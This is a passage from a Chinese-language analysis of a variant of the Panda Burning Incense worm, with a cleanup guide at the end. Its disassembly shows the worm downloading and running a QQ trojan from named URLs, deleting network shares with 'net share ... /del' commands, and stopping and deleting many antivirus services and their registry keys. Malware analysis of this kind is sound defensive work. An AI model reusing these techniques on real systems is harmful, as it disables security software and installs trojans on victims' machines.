CODE:0040C5E5      lea    eax, [ebp+var_28]
CODE:0040C5E8      push   eax
CODE:0040C5E9      mov    eax, [ebp+var_4]
CODE:0040C5EC      call   @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C5F1      mov    ebx, eax
CODE:0040C5F3      mov    edx, ebx
CODE:0040C5F5      lea    eax, [ebp+var_30]
CODE:0040C5F8      call   @System@@@LStrFromPChar$qqrr17System@AnsiStringpc
CODE:0040C5FD      mov    eax, [ebp+var_30]
CODE:0040C600      lea    edx, [ebp+var_2C]
CODE:0040C603      call   TrimExpr
CODE:0040C608      mov    edx, [ebp+var_2C]
CODE:0040C60B      pop    eax
CODE:0040C60C      call   @System@@@LStrCat$qqrv
CODE:0040C611      mov    eax, [ebp+var_28]
CODE:0040C614      call   @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C619      push   eax                               ; LPCSTR
CODE:0040C61A      push   ebx                               ; LPCSTR
CODE:0040C61B      push   0                               ; LPUNKNOWN
CODE:0040C61D      call   URLDownloadToFileA
CODE:0040C622      push   0                               ; uCmdShow
CODE:0040C624      lea    eax, [ebp+var_34]
CODE:0040C627      call   sub_40C118
CODE:0040C62C      lea    eax, [ebp+var_34]
CODE:0040C62F      push   eax
CODE:0040C630      mov    eax, [ebp+var_4]
CODE:0040C633      call   @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C638      mov    edx, eax
CODE:0040C63A      lea    eax, [ebp+var_3C]
CODE:0040C63D      call   @System@@@LStrFromPChar$qqrr17System@AnsiStringpc
CODE:0040C642      mov    eax, [ebp+var_3C]
CODE:0040C645      lea    edx, [ebp+var_38]
CODE:0040C648      call   TrimExpr
CODE:0040C64D      mov    edx, [ebp+var_38]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040C650      pop     eax
CODE:0040C651      call   @System@@LStrCat$qqrv
CODE:0040C656      mov     eax, [ebp+var_34]
CODE:0040C659      call   @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C65E      push   eax                                ; lpCmdLine
CODE:0040C65F      call   WinExec
CODE:0040C664      lea    eax, [ebp+var_8]
CODE:0040C667      call   @System@@LStrClr$qqrv
CODE:0040C66C
CODE:0040C66C loc_40C66C:                                ; CODE XREF:
Download+151j j
CODE:0040C66C      cmp     [ebp+var_8], 0
CODE:0040C670      jnz    loc_40C4E0
CODE:0040C676      lea    eax, [ebp+var_4]
CODE:0040C679      call   @System@@LStrClr$qqrv
CODE:0040C67E      xor    eax, eax
CODE:0040C680      pop    edx
CODE:0040C681      pop    ecx
CODE:0040C682      pop    ecx
CODE:0040C683      mov    fs:[eax], edx
CODE:0040C686      jmp    short loc_40C692
CODE:0040C688 ; -----
CODE:0040C688
CODE:0040C688 loc_40C688:                                ; DATA XREF:
Download+24o o
CODE:0040C688      jmp    @System@@HandleAnyException$qqrv
CODE:0040C68D ; -----
CODE:0040C68D      call   @System@@DoneExcept$qqrv
CODE:0040C692
CODE:0040C692 loc_40C692:                                ; CODE XREF:
Download+63j j
CODE:0040C692                                ; Download+20Ej j
CODE:0040C692      xor    eax, eax
CODE:0040C694      pop    edx
CODE:0040C695      pop    ecx
CODE:0040C696      pop    ecx
CODE:0040C697      mov    fs:[eax], edx
CODE:0040C69A      push   offset loc_40C6B4
CODE:0040C69F
CODE:0040C69F loc_40C69F:                                ; CODE XREF:
j_@System@@HandleFinally$qqrv_34+5j j
CODE:0040C69F      lea    eax, [ebp+var_3C]
```


熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040C6A2      mov     edx, 0Fh
CODE:0040C6A7      call   @System@@@LStrArrayClr$qqrpvi
CODE:0040C6AC      retn
```

CODE:0040C6AC Download endp ; sp = -20h

CODE:0040C6AC

这里病毒通过网络连接 <http://www.ctv163.com/wuhan/down.txt> 这个地址，然后解释出该地址中所下载的其它木马地址,然后下载并运行相应的木马程序，今天我试了下，病毒下载的木马地址为:<http://www.chinanet123.cn/Class/about/image/images.jpg/2007qq.exe>(感谢小崽娃帮忙下载此文件，下载后大概看了下是个QQ木马程序)。

病毒运行后会关闭已中毒机器上的默认共享,当然你别以为他是做什么好事，只是为了避免病毒自己在局域内做重复工作而已。关闭共享代码如下:

CODE:0040C754 ; ===== S U B R O U T I N E

CODE:0040C754

CODE:0040C754 ; Attributes: bp-based frame

CODE:0040C754

CODE:0040C754 ; DWORD __stdcall [Thread_Del_Local_Share](#)(LPVOID)

CODE:0040C754 [Thread_Del_Local_Share](#) proc near ; DATA XREF:

[Download_and_KillShare+19](#) o o

CODE:0040C754

CODE:0040C754 var_C = dword ptr -0Ch

CODE:0040C754 var_8 = dword ptr -8

CODE:0040C754 var_4 = dword ptr -4

CODE:0040C754

CODE:0040C754 push ebp

CODE:0040C755 mov ebp, esp

CODE:0040C757 push 0

CODE:0040C759 push 0

CODE:0040C75B push 0

CODE:0040C75D push ebx

CODE:0040C75E xor eax, eax

CODE:0040C760 push ebp

CODE:0040C761 push offset j_@System@@@HandleFinally\$qqrv_35

CODE:0040C766 push dword ptr fs:[eax]

CODE:0040C769 mov fs:[eax], esp

CODE:0040C76C lea eax, [ebp+var_4]

CODE:0040C76F call GetValid_Root

CODE:0040C774 mov eax, [ebp+var_4]

CODE:0040C777 call unKnow

CODE:0040C77C mov ebx, eax

CODE:0040C77E cmp ebx, 1

CODE:0040C781 jl short loc_40C7C1

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040C783
CODE:0040C783 loc_40C783: ; CODE XREF:
Thread_Del_Local_Share+6Bj j
CODE:0040C783      push    0
CODE:0040C785      push    offset aCmd_exeCNetSha ; "cmd.exe /c net share "
CODE:0040C78A      lea    eax, [ebp+var_C]
CODE:0040C78D      mov    edx, [ebp+var_4]
CODE:0040C790      mov    dl, [edx+ebx-1]
CODE:0040C794      call   @System@@LStrFromChar$qqrr17System@AnsiStringc
CODE:0040C799      push  [ebp+var_C]
CODE:0040C79C      push  offset dword_40C81C ; uCmdShow
CODE:0040C7A1      lea    eax, [ebp+var_8]
CODE:0040C7A4      mov    edx, 3
CODE:0040C7A9      call   @System@@LStrCatN$qqrv
CODE:0040C7AE      mov    eax, [ebp+var_8]
CODE:0040C7B1      call   @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C7B6      push  eax ; lpCmdLine
CODE:0040C7B7      call   WinExec
CODE:0040C7BC      dec    ebx
CODE:0040C7BD      test   ebx, ebx
CODE:0040C7BF      jnz    short loc_40C783
CODE:0040C7C1
CODE:0040C7C1 loc_40C7C1: ; CODE XREF:
Thread_Del_Local_Share+2Dj j
CODE:0040C7C1      push  0 ; uCmdShow
CODE:0040C7C3      push  offset CmdLine ; "cmd.exe /c net share admin$
/del /y"
CODE:0040C7C8      call   WinExec
CODE:0040C7CD      xor    eax, eax
CODE:0040C7CF      pop    edx
CODE:0040C7D0      pop    ecx
CODE:0040C7D1      pop    ecx
CODE:0040C7D2      mov    fs:[eax], edx
CODE:0040C7D5      push  offset loc_40C7EF
CODE:0040C7DA
CODE:0040C7DA loc_40C7DA: ; CODE XREF:
CODE:0040C7EDj j
CODE:0040C7DA      lea    eax, [ebp+var_C]
CODE:0040C7DD      mov    edx, 3
CODE:0040C7E2      call   @System@@LStrArrayClr$qqrpvi
CODE:0040C7E7      retn
CODE:0040C7E7 Thread_Del_Local_Share endp ; sp = -24h
```

熊猫病毒分析及解决方案

C 变种版本

CODE:0040C7E7

病毒关闭了以下默认共享:

```
cmd.exe /c net share 驱动器名$ /del /y
```

```
cmd.exe /c net share admin$ /del /y
```

(这次少了 A 版本中的删除 I P C \$连接)。

接下来进入最后的一个模块中,清除反病毒软件,代码如下:

CODE:004070D4 ; ===== S U B R O U T I N E

CODE:004070D4

CODE:004070D4

CODE:004070D4 ; DWORD __stdcall Kill_Av_Services(LPVOID)

CODE:004070D4 Kill_Av_Services proc near ; DATA XREF:

Timer_kill_AV+6o o

```
CODE:004070D4      mov     eax, offset aSchedule ; "Schedule"
CODE:004070D9      call   Stop_Service
CODE:004070DE      mov     eax, offset aSharedaccess ; "sharedaccess"
CODE:004070E3      call   Stop_Service
CODE:004070E8      mov     eax, offset aRsccenter ; "RsCCenter"
CODE:004070ED      call   Stop_Service
CODE:004070F2      mov     eax, offset aRsravmon ; "RsRavMon"
CODE:004070F7      call   Stop_Service
CODE:004070FC      mov     eax, offset aRsccenter_0 ; "RsCCenter"
CODE:00407101      call   Del_Service
CODE:00407106      mov     eax, offset aRsravmon_0 ; "RsRavMon"
CODE:0040710B      call   Del_Service
CODE:00407110      mov     edx, offset aSoftwareMicr_1 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407115      mov     eax, HKEY_LOCAL_MACHINE
CODE:0040711A      call   RegDelete
CODE:0040711F      mov     eax, offset aKvwsc ; "KVVWSC"
CODE:00407124      call   Stop_Service
CODE:00407129      mov     eax, offset aKvsrvxp ; "KVSrvXP"
CODE:0040712E      call   Stop_Service
CODE:00407133      mov     eax, offset aKvwsc_0 ; "KVVWSC"
CODE:00407138      call   Del_Service
CODE:0040713D      mov     eax, offset aKvsrvxp_0 ; "KVSrvXP"
CODE:00407142      call   Del_Service
CODE:00407147      mov     edx, offset aSoftwareMicr_2 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:0040714C      mov     eax, HKEY_LOCAL_MACHINE
CODE:00407151      call   RegDelete
CODE:00407156      mov     eax, offset aKavsvc ; "kavsvc"
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040715B      call    Stop_Service
CODE:00407160      mov     eax, offset aAvp          ; "AVP"
CODE:00407165      call    Stop_Service
CODE:0040716A      mov     eax, offset aAvp_0       ; "AVP"
CODE:0040716F      call    Del_Service
CODE:00407174      mov     eax, offset aKavsvc_0    ; "kavsvc"
CODE:00407179      call    Del_Service
CODE:0040717E      mov     edx, offset aSoftwareMicr_3 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407183      mov     eax, HKEY_LOCAL_MACHINE
CODE:00407188      call    RegDelete
CODE:0040718D      mov     edx, offset aSoftwareMicr_4 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407192      mov     eax, HKEY_LOCAL_MACHINE
CODE:00407197      call    RegDelete
CODE:0040719C      mov     eax, offset aMcafeeframewor ; "McAfeeFramework"
CODE:004071A1      call    Stop_Service
CODE:004071A6      mov     eax, offset aMcshield    ; "McShield"
CODE:004071AB      call    Stop_Service
CODE:004071B0      mov     eax, offset aMctaskmanager ; "McTaskManager"
CODE:004071B5      call    Stop_Service
CODE:004071BA      mov     eax, offset aMcafeeframew_0 ; "McAfeeFramework"
CODE:004071BF      call    Del_Service
CODE:004071C4      mov     eax, offset aMcshield_0  ; "McShield"
CODE:004071C9      call    Del_Service
CODE:004071CE      mov     eax, offset aMctaskmanage_0 ; "McTaskManager"
CODE:004071D3      call    Del_Service
CODE:004071D8      mov     edx, offset aSoftwareMicr_5 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:004071DD      mov     eax, HKEY_LOCAL_MACHINE
CODE:004071E2      call    RegDelete
CODE:004071E7      mov     edx, offset aSoftwareMicr_6 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:004071EC      mov     eax, HKEY_LOCAL_MACHINE
CODE:004071F1      call    RegDelete
CODE:004071F6      mov     edx, offset aSoftwareMicr_7 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:004071FB      mov     eax, 80000002h
CODE:00407200      call    RegDelete
CODE:00407205      mov     eax, offset aNavapsvc    ; "navapsvc"
CODE:0040720A      call    Del_Service
CODE:0040720F      mov     eax, offset aWscsvc      ; "wscsvc"
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00407214      call    Del_Service
CODE:00407219      mov     eax, offset aKpfwsvc      ; "KPfwSvc"
CODE:0040721E      call    Del_Service
CODE:00407223      mov     eax, offset aSndsrvc     ; "SNDSrvc"
CODE:00407228      call    Del_Service
CODE:0040722D      mov     eax, offset aCeproxy     ; "ccProxy"
CODE:00407232      call    Del_Service
CODE:00407237      mov     eax, offset aCcevtmgr    ; "ccEvtMgr"
CODE:0040723C      call    Del_Service
CODE:00407241      mov     eax, offset aCsetmgr     ; "ccSetMgr"
CODE:00407246      call    Del_Service
CODE:0040724B      mov     eax, offset aSpbbcsvc    ; "SPBBCSvc"
CODE:00407250      call    Del_Service
CODE:00407255      mov     eax, offset aSymantecCoreLc ; "Symantec Core LC"
CODE:0040725A      call    Del_Service
CODE:0040725F      mov     eax, offset aNpfmntor    ; "NPFMntor"
CODE:00407264      call    Del_Service
CODE:00407269      mov     eax, offset aMskservice ; "MskService"
CODE:0040726E      call    Del_Service
CODE:00407273      mov     eax, offset aFiresvc     ; "FireSvc"
CODE:00407278      call    Del_Service
CODE:0040727D      mov     edx, offset aSoftwareMicr_8 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407282      mov     eax, HKEY_LOCAL_MACHINE
CODE:00407287      call    RegDelete
CODE:0040728C      mov     edx, offset aSoftwareMicr_9 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407291      mov     eax, HKEY_LOCAL_MACHINE
CODE:00407296      call    RegDelete
CODE:0040729B      retn
CODE:0040729B Kill_Av_Services endp
CODE:0040729B
```

CODE:0040729B ; -----
这里的操作是:直接删除相关反病毒软件的服务。使中毒后杀毒软件无法正常工作。
到这里为此病毒的分析也就基本完成,细节分析出来了,我也就不再做所谓的总结。下面讲
讲该病毒的清除。

熊猫病毒分析及解决方案

C 变种版本

【解决方案】:

清除方法:

- 1、关闭网络共享，或者断开网络。
 - 2、使用 process Explorer 将 spoclsv.exe 进程终止，然后将机器上的所有 desktop_.ini 文件删除。
 - 3、使用 msconfig 之类的工具将 svcshare 项删除。
 - 4、删除每个盘下的 autorun.inf 文件和 setup.exe 文件。
 - 5、关闭系统的自动播放功能。
 - 6、删除 Drivers 目录下的 spoclsv.exe 文件。
 - 7、使用 ultraedit 之类的工具将所有脚本文件中的病毒代码清除。
 - 8、清除完毕后，将登录密码设置复杂些，然后重启系统打全系统补丁。
 - 9、对于这个版本，还得更新 QQ 补丁(因为这个版本有利用 QQ 漏洞进行传播)。
- 这样基本上可以将该病毒清除。

下面说说免疫方法:

对于这个变种版本可以做一个极端的做法:你自己在 Drivers 目录下创建"spoclsv.exe"文件然后设置任何人都允许访问和执行。

写在最后的话:这个病毒其实传播最主要的途径是通过挂马、漏洞方式进行传播。如果你的系统安全补丁比较全，不随便下软件什么的中毒机率是比较低的。

全文完